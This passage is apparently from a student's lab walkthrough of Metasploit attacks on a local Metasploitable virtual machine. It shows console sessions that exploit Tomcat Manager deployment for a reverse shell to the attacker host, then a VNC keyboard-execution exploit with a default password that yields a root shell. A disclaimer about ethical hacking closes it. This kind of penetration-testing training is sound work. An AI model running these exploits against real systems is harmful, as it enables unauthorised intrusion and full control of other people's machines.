   Generic Command Shell, Reverse TCP Inline
   5  payload/generic/ssh/interact            .                normal  No
   Interact with Established SSH Connection
   6  payload/generic/tight_loop              .                normal  No
   Generic x86 Tight Loop
   7  payload/linux/x86/chmod                 .                normal  No
   Linux Chmod
```

- **Then set payload, as we done previously.**




```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > run

[*] Started reverse TCP handler on 192.168.65.143:4444
[*] Using manually select target "Linux x86"
[*] Uploading 1620 bytes as IN7fO2UAUuzJPI9R3bJ4S5V3pv9vD8.war ...
[*] Executing /IN7fO2UAUuzJPI9R3bJ4S5V3pv9vD8/uWR5vAHFYqoa.jsp...
[*] Sending stage (36 bytes) to 192.168.65.147
[*] Undeploying IN7fO2UAUuzJPI9R3bJ4S5V3pv9vD8 ...
[*] Command shell session 6 opened (192.168.65.143:4444 -> 192.168.65.147:38740) at 2
024-07-28 14:16:19 +0530

whoami
tomcat55
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
```

- **We got another access. Now search another exploit that name is vnc on port no. 5900.**



```
msf6 exploit(multi/vnc/vnc_keyboard_exec) > search vnc exploit

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   exploit/linux/misc/igel_command_injection     2021-02-25       excellent  Yes    IGEL OS Secure VNC/Terminal Command Injection RCE
   1     \_ target: Secure Terminal Service          .                .          .      .
   2     \_ target: Secure Shadow Service            .                .          .      .
   3   exploit/multi/misc/legend_bot_exec            2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   4   exploit/windows/vnc/realvnc_client            2001-01-29       normal     No     RealVNC 3.3.7 Client Buffer Overflow
   5     \_ target: Windows 2000 SP4 English         .                .          .      .
   6     \_ target: Windows XP SP2 English           .                .          .      .
   7     \_ target: Windows 2003 SP1 English         .                .          .      .
   8   auxiliary/admin/vnc/realvnc_41_bypass         2006-05-15       normal     No     RealVNC NULL Authentication Mode Bypass
   9   auxiliary/scanner/http/thinvnc_traversal      2019-10-16       normal     No     ThinVNC Directory Traversal
   10  exploit/windows/vnc/ultravnc_client           2006-04-04       normal     No     UltraVNC 1.0.1 Client Buffer Overflow
   11    \_ target: Windows 2000 SP4 English         .                .          .      .
   12    \_ target: Windows XP SP2 English           .                .          .      .
   13    \_ target: Windows 2003 SP1 English         .                .          .      .
   14  exploit/windows/vnc/ultravnc_viewer_bof       2008-02-06       normal     No     UltraVNC 1.0.2 Client (vncviewer.exe) Buffer Overflow
   15  exploit/multi/vnc/vnc_keyboard_exec           2015-07-10       great      No     VNC Keyboard Remote Code Execution
   16    \_ target: VNC Windows / Powershell         .                .          .      .
   17    \_ target: VNC Windows / VBScript CMDStager .                .          .      .
   18    \_ target: VNC Linux / Unix                 .                .          .      .
   19  exploit/windows/vnc/winvnc_http_get           2001-01-29       average    No     WinVNC Web Server GET Overflow
   20    \_ target: Windows NT4 SP3-6                .                .          .      .
   21    \_ target: Windows 2000 SP1-4               .                .          .      .
   22    \_ target: Windows XP SP0-1                 .                .          .      .


Interact with a module by name or index. For example info 22, use 22 or use exploit/windows/vnc/winvnc_http_get
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP SP0-1'
```

- **Now we type a exploit id/no. that we want to test.**



```
msf6 exploit(multi/vnc/vnc_keyboard_exec) > use 15
[*] Using configured payload cmd/unix/bind_perl
msf6 exploit(multi/vnc/vnc_keyboard_exec) > options

Module options (exploit/multi/vnc/vnc_keyboard_exec):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   PASSWORD            password         no        The VNC password
   RHOSTS              192.168.65.147   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT               5900             yes       The target port (TCP)
   SSL                 false            no        Negotiate SSL for incoming connections
   SSLCert                              no        Path to a custom SSL certificate (default is randomly generated)
   TIME_KBD_DELAY      50               yes       Delay in milliseconds when typing long commands (0 to disable)
   TIME_KBD_THRESHOLD  50               yes       How many keystrokes between each delay in long commands
   TIME_WAIT           20               yes       Time to wait for payload to be executed
   URIPATH                              no        The URI to use for this exploit (default is random)


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.65.143   yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/unix/bind_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST                   no        The target address


Exploit target:

   Id  Name
   --  ----
   2   VNC Linux / Unix



View the full module info with the info, or info -d command.

msf6 exploit(multi/vnc/vnc_keyboard_exec) > run

[*] 192.168.65.147:5900 - 192.168.65.147:5900 - Trying to authenticate against VNC server
[*] 192.168.65.147:5900 - 192.168.65.147:5900 - Authenticated
[*] 192.168.65.147:5900 - 192.168.65.147:5900 - Opening 'Run Application'
[*] 192.168.65.147:5900 - 192.168.65.147:5900 - Opening xterm
[*] 192.168.65.147:5900 - 192.168.65.147:5900 - Typing and executing payload
[*] 192.168.65.147:5900 - 192.168.65.147:5900 - Waiting for session...
[*] Started bind TCP handler against 192.168.65.147:4444
[*] Command shell session 2 opened (192.168.65.143:33709 -> 192.168.65.147:4444) at 2024-07-29 12:40:39 +0530

whoami
root
hostname
metasploitable
pwd
/
cd /home
ls
```

- **And we got the access. One thing is here that firstly we have to check the password for this exploit through auxiliaries.**

Ending note

- ❖ Please note that hacking into a system that is not your own is illegal and should only be done with the explicit permission of the system owner. Always use ethical hacking tools and methods for testing and learning purposes.

- ❖ The purpose of hacking into a local Metasploitable machine is to understand the process of ethical hacking and to practice ethical hacking techniques. It is not meant to cause any harm to the machine or its owner.

- Remember to only use this machine for educational and ethical hacking purposes, and never use it for any malicious activities.

THANKING YOU TO VIEW MY FILE AND GIVE ME SOME SUGGESTIONS.